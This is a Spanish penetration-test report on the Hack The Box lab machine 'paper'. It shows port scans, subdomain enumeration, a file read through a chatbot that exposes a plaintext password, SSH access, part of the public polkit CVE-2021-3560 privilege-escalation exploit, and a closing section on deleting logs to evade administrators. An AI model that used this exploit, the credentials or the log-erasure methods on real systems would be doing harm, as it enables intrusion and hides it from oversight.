




Hack The Box
PEN-TESTING LABS

Informe Técnico

Maquina paper



Este documento es confidencial y contiene informacion sensible.
No deberia ser ingreso o compartido con tercero

07 de Marzo 2022

Índice

1. Detalles	2
2. Objetivos	2
2.1. Consideraciones	2
2.2. Disposiciones	3
3. Alcance	3
3.1. Accesos	3
4. Reconocimiento de vulnerabilidades	4
4.1. Escaneo de Dominio	4
4.2. Reconocimiento de servicios	4
4.3. Reconocimiento de Subdominios	5
5. Analisis de Vulnerabilidades	6
5.1. Remote Command	7
5.2. Remote File Inclusión	8
6. Explotación de Vulnerabilidades	9
6.1. Escalación de privilegios	10
7. Borrado de Registros	11
7.1. Lectura de registro logs	11
7.2. Eliminación de registros logs	12
7.3. Sobreescritura de archivos	13

1. Detalles

El presente informe detalla los resultados obtenidos y encontrados en la realización de auditoria a la máquina **paper** de la plataforma [Hackthebox](#).




paper 1: IP de la máquina

2. Objetivos

El objetivo general de la auditoria es presentar los diversos fallos y vulnerabilidades del sistema **paper**, Y la facilidad de como un atacante puede acceder y robar la informacion del sistema, dañar la infraestructura critica de los sistemas informaticos con tecnicas de explotación y vectores de ataques dirigidos.

2.1. Consideraciones

Una vez finalizada la auditoria se llevara a cabo una fase de concientizacion de usuarios, para hacerle saber a los trabajadores las buenas practicas de seguridad y llevar a cabo la complementura de politicas de privacidad y de cumplimiento en la empresa



paper 2: Ezquematzización

2.2. Disposiciones


Las disposiciones establecidas en la auditoria marcan una referencia rapida y eficiencia en la maquina auditada para una prueba de evaluacion rapida y simulacion de ataques a la infraestructura de la plataforma.

3. Alcance

Se establecio un alcance para la auditoria de 2 mes para no dañar la confidencial, integridad y disponibilidad de la infraestructura

3.1. Accesos

Se otorgo acceso a un dominio en el cual se puede realizar la primera etapa de reconomiento para un mayor tiempo factible




paper 3: Diagrama

4. Reconocimiento de vulnerabilidades

4.1. Escaneo de Dominio

En la identificación y escaneo de dirección IP de la máquina **paper** se identificaron varios puertos abiertos. Puertos comunes (80, 22) donde se encontró un servidor Apache[2.4.37]




```
(root@kali)-[/home/kali/thm/htb/toby]
# cat scantarget
# Nmap 7.92 scan initiated Sat Feb 26 21:07:59 2022 as: nmap -p- -sS --min-rate 5000 --op
# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 10.10.11.143 () Status: Up
Host: 10.10.11.143 () Ports: 22/open/tcp//ssh///, 80/open/tcp//http///, 443/open/tcp//h
# Nmap done at Sat Feb 26 21:08:17 2022 -- 1 IP address (1 host up) scanned in 18.08 seco

(root@kali)-[/home/kali/thm/htb/toby]
#
```

paper 4: Reconocimiento de dominio

4.2. Reconocimiento de servicios

Se realizó un escaneo del dominio intenso, para identificar la versión de los puertos y sistema operativo y se identificó que la máquina **paper** cuenta con versiones desactualizadas pero no explotables. Una vez localizado



```
(root@kali)-[/home/kali/thm/htb/toby]
# cat servicescan
# Nmap 7.92 scan initiated Sat Feb 26 21:09:32 2022 as: nmap -sCV -p22,80,443 -oN servicescan 10.10.11.143
Nmap scan report for 10.10.11.143
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|_  256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_ _http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ _http-title: HTTP Server Test Page powered by CentOS
|_ _http-methods:
|_   Potentially risky methods: TRACE
|_ _http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
443/tcp    open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_ _http-title: HTTP Server Test Page powered by CentOS
|_ _http-methods:
|_   Potentially risky methods: TRACE
|_ _http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ _ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
|_   Subject Alternative Name: DNS:localhost.localdomain
|_   Not valid before: 2021-07-03T08:52:34
|_   Not valid after: 2022-07-08T10:32:34
|_ _tls-alpn:
|_   http/1.1
|_ _http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_ _ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

los puertos y servicios a través de la herramienta **nmap**, que se están ejecutando en la máquina **paper** nos enfocamos a nivel web logrando encontrar ya mencionado el servidor activo en el puerto 80, identificando la siguiente página.

HTTP SERVER TEST PAGE

This page is used to test the proper operation of the HTTP server after it has been installed. If you can read this page it means that this site is working properly. This server is powered by [CentOS](#).

If you are a member of the general public:

The website you just visited is either experiencing problems or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.


For example, if you experienced problems while visiting [www.example.com](#), you should send e-mail to "webmaster@example.com".

If you are the website administrator:

You may now add content to the webroot directory. Note that until you do so, people visiting your website will see this page, and not your content.

For systems using the Apache HTTP Server: You may now add content to the directory `/var/www/html/`. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.

For systems using NGINX: You should now put your content in a location of your choice and edit the `root` configuration directive in the `nginx` configuration file `/etc/nginx/nginx.conf`.



Important note!

The CentOS Project has nothing to do with this website or its content; it just provides the software that makes the website run.

paper 5: Servidor web

4.3. Reconocimiento de Subdominios

Con la herramienta **Gobuster** logramos encontrar un subdominio llamado **Office.paper** donde logramos acceder al apartado donde se encontró una vulnerabilidad en dicha página.

```
(root@kali) - [/home/kali/thm/htb/toby]
# gobuster vhost -u http://paper -w /usr/share/wordlists/subdomains-top1mil-110000.txt
0.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:      http://paper
[+] Method:   GET
[+] Threads:  10
[+] Wordlist:  /usr/share/wordlists/subdomains-top1mil-110000.txt
[+] User Agent: gobuster/3.1.0
[+] Timeout:  10s

2022/03/08 17:52:02 Starting gobuster in VHOST enumeration mode


Found: office.paper (Status: 200) [Size: 23705]
Progress: 1312 / 114607 (1.14%)
```

paper 6: Gobuster scan

Dentro del subdominio encontrado por la herramienta pudimos acceder libremente y auditar el código directo de la página, sin encontrar nada relevante.




Blunder Tiffin Inc.
The best paper company in the electric-city Scranton!



paper 7: Office.paper.htb

5. Analisis de Vulnerabilidades

Subdomain Command Exploit Luego de la identificación de la página se logró encontrar un exploit que nos permitía identificar un segundo subdominio en la página de **office.paper.htb**. Utilizando el exploit de wordpress. [Exploit](#).



paper 8: Subdomain chat.office.paper

5.1. Remote Command

Podemos leer archivos y ver directorios a través del usuario **recyclops**.



● recyclops ☆

```
-rw----- 1 dwight dwight 18 Mar 8 17:08 .dbshell
-rw----- 1 dwight dwight 16 Jul 3 2021 .esd_auth
drwx----- 3 dwight dwight 69 Mar 8 17:08 .gnupg
drwx----- 8 dwight dwight 4096 Sep 16 07:57 hubot
-rw-rw-r-- 1 dwight dwight 18 Sep 16 07:24 .hubot_history
-rwxr-xr-x 1 dwight dwight 775106 Mar 8 16:56 lin.sh
drwx----- 3 dwight dwight 19 Jul 3 2021 .local
-rwxr-xr-x 1 dwight dwight 250 Mar 8 16:51 meterpreter.elf
drwxr-xr-x 4 dwight dwight 39 Jul 3 2021 .mozilla
drwxrwxr-x 5 dwight dwight 83 Jul 3 2021 .npm
-rw----- 1 dwight dwight 7 Mar 8 16:47 .python_history
-rw-r--r-- 1 dwight dwight 250 Mar 8 16:59 revpy.py
-rwxr-xr-x 1 dwight dwight 194 Mar 8 17:04 revshell.elf
-rwxr-xr-x 1 dwight dwight 250 Mar 8 17:00 rutt.elf
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 sales
drwx----- 2 dwight dwight 29 Mar 8 12:07 .ssh
drwxrwxr-x 2 dwight dwight 20 Mar 8 17:20 tmp
-r----- 1 dwight dwight 33 Mar 8 11:56 user.txt
-rwxr-xr-x 1 dwight dwight 198 Mar 8 17:15 venom2.elf
-rwxr-xr-x 1 dwight dwight 1106792 Mar 8 17:13 venom.elf
drwxr-xr-x 2 dwight dwight 24 Sep 16 07:09 .vim
-rw----- 1 dwight dwight 9691 Mar 8 16:50 .viminfo
```


5.2. Remote File Inclusión

En ese chat en particular podemos ejecutar código remoto para lograr ver dentro de los archivos `/hubot/.env`.



● recyclops ☆

```
<!====Contents of file ../hubot/.env====>

export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1

<!====Contents of file ../hubot/.env====>

<!====End of file ../hubot/.env====>

export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1

<!====End of file ../hubot/.env====>
```




recyclops file ../hubot/.env

podemos observar que dentro `/hubot/.env` se pueden visualizar usuarios y credenciales de la maquina **paper**. A si mismo ganando acceso a través del puerto 22 **SSH** con las credenciales obtenidas a traves de la plataforma.

6. Explotación de Vulnerabilidades

Con las credenciales obtenidas en la etapa anterior podemos iniciar directamente en el servidor y meternos en el sistema principal.




```
[dwight@paper ~]$ ls
bot_restart.sh  lin.sh          revshell.elf    tmp             venom.elf
CVE-2021-3560.py meterpreter.elf rutt.elf        user.txt        venom2.elf
hubot           revpy.py        sales
[dwight@paper ~]$ cat user.txt
dffac3410fe12c823536ff4d8613cb84
(i-search)`:
```

paper 11: Servidor Inicial SSH

Dentro del servidor **SSH** encontramos un archivos **user.txt** al visualizarlo con `cat` encontramos la flag que se nos pide en la plataforma de [hackthebox](#).

6.1. Escalación de privilegios

Para la escalación de privilegios en la maquina **paper** encontramos un **Exploit**



```
[dwright@paper tmp]$ ls
poc.py
[dwright@paper tmp]$ cat poc.py
import os
import sys
import time
import subprocess
import random
import pwd


print ("*****")
print("Exploit: Privilege escalation with polkit - CVE-2021-3560")
print("Exploit code written by Ahmad Almorabea @almorabea")
print("Original exploit author: Kevin Backhouse ")
print("For more details check this out: https://github.blog/2021-06-10-privilege-escalati
on-polkit-root-on-linux-with-bug/")
print ("*****")
print("[+] Starting the Exploit ")
time.sleep(3)

check = True
counter = 0
while check:
    counter = counter +1
    process = subprocess.Popen(['dbus-send', '--system', '--dest=org.freedesktop.Accounts', '--type=method_call', '--print-reply', '/org/freedesktop/Accounts', 'org.freedesktop.Accounts.CreateUser', 'string:ahmed', 'string:"Ahmad Almorabea', 'int32:1'])
```

paper 12: Escalación

Podemos ver el codigo del exploit como si visualiza en la figura 12 este crea un usuario con permisos de root.

Ya como usuario root encontramos en el directorio `/root/` la flag restante para completar el desafío.



```

[root@paper ~]# cd /root/
[root@paper ~]# cat root.txt
91e1520ef9acf9548925769be9de81ee
[root@paper ~]#
  
```


paper 13: Flag de root

7. Borrado de Registros

Realizamos diferentes técnicas de borrado y sobre escritura para eliminar cualquier registro dejado en la maquina **paper**.

7.1. Lectura de resgistro logs

Ya obtenido las flag por ultimo paso es eliminar todo aquello que podimos a ver dejado en el sistema. Eliminamos los registros logs para pasar desapersivido para cualquier sysadmin.



```

